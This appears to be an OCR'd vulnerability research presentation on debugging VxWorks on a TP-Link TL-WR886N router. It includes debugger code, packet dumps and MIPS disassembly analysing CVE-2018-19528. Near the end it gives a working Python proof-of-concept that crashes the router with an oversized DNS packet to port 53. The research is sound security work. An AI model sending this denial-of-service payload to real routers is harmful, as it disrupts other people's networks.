
Overall Design




Debug Shellcode



Debug Loop Codes



Default Breakpoint Output



Condition Breakpoint(CallBack)

Break point parameters

```
def add_break_point(self, bp_address, bp_type=0, condition=None):
    """

    :param bp_address: Break point address you want to Add.
    :param bp_type: 0 = normal break point should will keep
                    1 = temp break point, used to keep normal break point add automatically.
                        will be removed after hit normal break point.
    :param condition: condition function, function return True to break, False to continue.
    :return: True if break point added, False otherwise.
    """
    if self.is_bp_in_black_list(bp_address):
        return False

    if bp_type == 0:
        self.logger.info("Add breakpoint at %s" % hex(bp_address))
    # create break point asm
    asm_data = self.create_bp_asm(bp_address)
    if not asm_data:
        self.logger.error("Can't create break point asm")
        return False
    asm_length = len(asm_data)
    # get original_asm
    original_asm = self.get_mem_dump(bp_address, asm_length)
    bp_asm_code = self.disassemble(original_asm, bp_address,  CS_ARCH_MIPS, CS_MODE_MIPS32, C
    self.logger.debug("original_asm: %s" % original_asm)
    self.bp_overwrite_size = asm_length
```

Custom condition function

```
def call_back_8015345C(target, task, break_point):
    target.logger.info("call back 1")

    a0 = int(target.current_task_regs[task]['a0'], 16)
    print("{:-^{width}}".format('condition(mblk)', width=80))
    print('##mBlkHdr at %s' % hex(a0))
    mblk_hdr_data = target.get_mem_dump(a0, 0x30)
    mblk_hdr = mBlkHdr(mblk_hdr_data)
    mblk_hdr.show()
    print('##mData')
    mData = target.get_mem_dump(mblk_hdr.mData, 0x100)
    flag = True
    if mData[:2] == '\x45\x00':
        mPacket = IP(mData)
    elif mData[:2] == '\x41\x41':
        mPacket = Raw(mData)
    else:
        mPacket = Ether(mData)
        flag = False
    mPacket.show()
    print('mData: %s' % mData.encode('hex'))
    clblk_hdr_addr = struct.unpack('!I', target.get_mem_dump(a0 + 0x30, 0x04))[0]
    clblk_hdr_data = target.get_mem_dump(clblk_hdr_addr, 0x30)
    clBlk_hdr = clBlk(clblk_hdr_data)
    # Print the clBlk Structs
    clBlk_hdr.show()
    return flag
```

Show the ouput packet using python-scapy

Condition Breakpoint(CallBack)

Get packet address from MBlk header

```
In [2]: target.add_break_point(0x8015345C, condition=call_back_8015345C)
[INFO    ][vx_cmd_debuger.add_break_point] Add breakpoint at 0x8015345c
Out[2]: True

In [3]: task = target.wait_break()
[INFO    ][vx_cmd_debuger.wait_break] Wait. use ctrl+c to stop.
[INFO    ][vx_cmd_debuger.wait_break] Task: tNetTask hit break point 0x8015345c
[INFO    ][vx_cmd_debuger.wait_break] current_bp_condition!
[INFO    ][vx_cmd_debuger_dns.call_back_8015345C] call back 1
-------------------------------condition(mblk)--------------------------------
##mBlkHdr at 0x80e6ffbc
###[ mBlkHdr ]###
  mNext     = 0x0
  mNextPkt  = 0x0
  mData     = 0x80c57294
  mLen      = 0x48
  mType     = MT_FREE(0x00)
  mFlags    = M_EXT(0x01)
  reserved  = 0x3
###[ Padding ]###
     load      = '\x00\x00\x00\x0e\x80\xfe^\xd0\x00\x00\x00H\x00\x00\x00\x00\x00\x00\x00\x00\
##mData
###[ IP ]###
  version   = 4
  ihl       = 5
  tos       = 0x0
  len       = 72
  id        = 0
  flags     = DF
  frag      = 0
  ttl       = 128
  proto     = udp
  chksum    = 0x768b
  src       = 192.168.1.1
  dst       = 192.168.1.200
  \options   \
###[ UDP ]###
```

VxWorks Mblk header

Print packet data

```
###[ UDP ]###
     sport     = domain
     dport     = 62282
     len       = 52
     chksum    = 0xe271
###[ DNS ]###
        id        = 57630
        qr        = 1
        opcode    = QUERY
        aa        = 0
        tc        = 0
        rd        = 1
        ra        = 1
        z         = 0
        ad        = 0
        cd        = 0
        rcode     = ok
        qdcount   = 1
        ancount   = 1
        nscount   = 0
        arcount   = 0
        \qd        \
         |###[ DNS Question Record ]###
         |  qname     = 'tplogin.cn.'
         |  qtype     = A
         |  qclass    = IN
        \an        \
         |###[ DNS Resource Record ]###
         |  rrname    = 'tplogin.cn.'
         |  type      = A
         |  rclass    = IN
         |  ttl       = 1
         |  rdlen     = 4
         |  rdata     = '192.168.1.1'
        ns        = None
        ar        = None
```

Analyze Vulnerabilities

CVE-2018-19528 DNS Request Buffer Overflow


CVE-ID	
CVE-2018-19528	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
TP-Link TL-WR886N 7.0 1.1.0 devices allow remote attackers to cause a denial of service (Tlb Load Exception) via crafted DNS packets to port 53/udp.	
References	
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
• MISC:https://github.com/PAGalaxyLab/VulInfo/blob/master/TP-Link/WR886N/dns_request_buff_overflow/README.md	
Assigning CNA	
MITRE Corporation	
Date Entry Created	
20181125	Disclaimer: The entry creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.
Phase (Legacy)	
Assigned (20181125)	
Votes (Legacy)	
Comments (Legacy)	
Proposed (Legacy)	
N/A	
This is an entry on the CVE List, which provides common identifiers for publicly known cybersecurity vulnerabilities.	
SEARCH CVE USING KEYWORDS: Submit You can also search by reference using the CVE Reference Maps.	
For More Information: cve@mitre.org	

Vulnerability Description

- Our target router will use **domainFilter** function to filter all dns request packets and resolve **tplogin.cn** domain name to it's own IP address by directly modifying the original request packet in **netBufLib** Memory Pool.

Packet In netBufLib Memory Pool

Figure A-1 : **Presentation of Two Packets in One mBlk Chain**




```
typedef struct mHdr
    {
    struct mBlk *   mNext;      /* next buffer in chain */
    struct mBlk *   mNextPkt;   /* next chain in queue/record */
    char *          mData;      /* location of data */
    int             mLen;       /* amount of data in this mBlk */
    UCHAR           mType;      /* type of data in this mBlk */
    UCHAR           mFlags;     /* flags; see below */
    USHORT          reserved;
    } M_BLK_HDR;
```

What Does domainFilter Do?

Direct modify request dns packet in Mblk

```
80153360 li      $a2, 2             # write dns rsponse data "Name: 0xc00c"
80153364 li      $v0, 0xFFFFC00C
80153368 jal     memcpy
8015336C sh      $v0, 0x70+var_58($sp)
80153370 addiu   $a0, $s0, 2
80153374 move    $a1, $s1
80153378 li      $a2, 2
8015337C addiu   $s5, $sp, 0x70+var_54
80153380 jal     memcpy             # Type: A 0001
80153384 sh      $s3, 0x70+var_58($sp)
80153388 addiu   $a0, $s0, 4
8015338C move    $a1, $s1
80153390 li      $a2, 2
80153394 jal     memcpy             # Class: IN 0x0001
80153398 sh      $s3, 0x70+var_58($sp)
8015339C addiu   $a0, $s0, 6
801533A0 move    $a1, $s5
801533A4 li      $a2, 4
801533A8 jal     memcpy             # TTL: 0x00000001
801533AC sw      $s3, 0x70+var_54($sp)
801533B0 move    $a1, $s1
801533B4 addiu   $a0, $s0, 0xA
801533B8 li      $a2, 2
801533BC li      $v0, 4
801533C0 jal     memcpy             # Data Length:  0x04
801533C4 sh      $v0, 0x70+var_58($sp)
801533C8 lw      $v1, 0x70+var_38($sp)
801533CC li      $a2, 4
801533D0 addiu   $a0, $s0, 0xC
801533D4 move    $a1, $s5
801533D8 jal     memcpy             # Address: 192.168.1.1
801533DC sw      $v1, 0x70+var_54($sp)
801533E0 lhu     $a1, 4($s2)
801533E4 move    $a0, $s4
801533E8 jal     checksum           # fix UDP checksum
```

Call ip_output to send modified packet


```
801533E8 jal     checksum           # fix UDP checksum
801533EC addiu   $a1, 0xC
801533F0 sh      $v0, 6($s2)
801533F4 li      $v0, 0xFFFFFF80
801533F8 lw      $a0, 0x70+var_2C($sp)
801533FC lw      $a1, 0x70+var_30($sp)
80153400 sb      $v0, 0x70+var_68($fp)
80153404 li      $v0, 0x4000
80153408 sh      $v0, 0x70+var_6A($fp)
8015340C addiu   $s6, 0x28
80153410 li      $v0, 0x11
80153414 sw      $a0, 0x70+var_64($fp)
80153418 sw      $a1, 0x70+var_60($fp)
8015341C move    $a0, $fp
80153420 li      $a1, 0x14
80153424 sb      $v0, 0x70+var_68+1($fp)
80153428 sh      $s6, 0x70+var_6E($fp)
8015342C sh      $zero, 0x70+var_6C($fp)
80153430 jal     checksum           # fix IP checksum
80153434 sh      $zero, 0x70+var_68+2($fp)
80153438 lw      $a0, 0x70+var_34($sp)
8015343C sh      $v0, 0x70+var_68+2($fp)
80153440 addiu   $v1, $a0, 0x3D
80153444 sw      $v1, 0xC($s7)
80153448 sw      $v1, 0x1C($s7)
8015344C move    $a0, $s7           # modified mblk
80153450 addiu   $a2, $sp, 0x70+var_50  # ro
80153454 move    $a1, $zero         # opt
80153458 move    $a3, $zero         # flags
8015345C jal     ip_output
80153460 sw      $zero, 0x70+var_60($sp)
80153464 lw      $a0, 0x70+var_50($sp)
80153468 beqz    $a0, loc_80153494
8015346C lw      $ra, 0x70+var_4($sp)
```

It's Time To Debugging The POC


```
1   # !/usr/bin/env python2
2   # coding=utf-8
3   import ...
5
6   host = '192.168.1.1'
7   port = 53
8
9
10  dns_request_packet = 'cb6301000001000000000000774706c6f67696e02636e0000010001'.decode('hex')
11  # Make packet Bigger than MTU
12  poc = dns_request_packet + 'A' * (1480 - len(dns_request_packet))
13  # Add more data to packet
14  poc += 'ABC\x20' * 100
15
16
17  if __name__ == '__main__':
18      sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
19      sock.connect((host, port))
20      sock.send(poc)
21
```

Packet(Cluster) Data Modified By domainFilter

Packet data before modify




Packet data after modify



MBLK Header Modified By domainFilter


Mblk header before modify




```
------------------------------mblk info at 0x80e6fc3c-------------------------------
###[ mBlk ]###
  \mBlkHdr   \
   |###[ mBlkHdr ]###
   |  mNext     = 0x80e6fc74
   |  mNextPkt  = 0x0
   |  mData     = 0x80c50a94
   |  mLen      = 0x5dc
   |  mType     = MT_FREE(0x00)
   |  mFlags    = M_EXT(0x01)
   |  reserved  = 0x403
  \mBlkPktHdr\
   |###[ mBlkPktHdr ]###
   |  Rawifnet  = 0000000e80fe5ed00000077480c50a940000000000000000
   |  len       = 0x0
  pClBlkAddr= 0x80e957e0
  pNetPoolAddr= 0x80ea1490

##clblk at 0x80e957e0
###[ clBlk ]###
  clNode    = 0x80c50a24
  clSize    = 0x67c
  clRefCnt  = 0x1
  pClFreeRtnAddr= 0x0
  clFreeArg1= 0x0
  clFreeArg2= 0x0
  clFreeArg3= 0x0
  pNetPoolAddr= 0x80ea1490
```

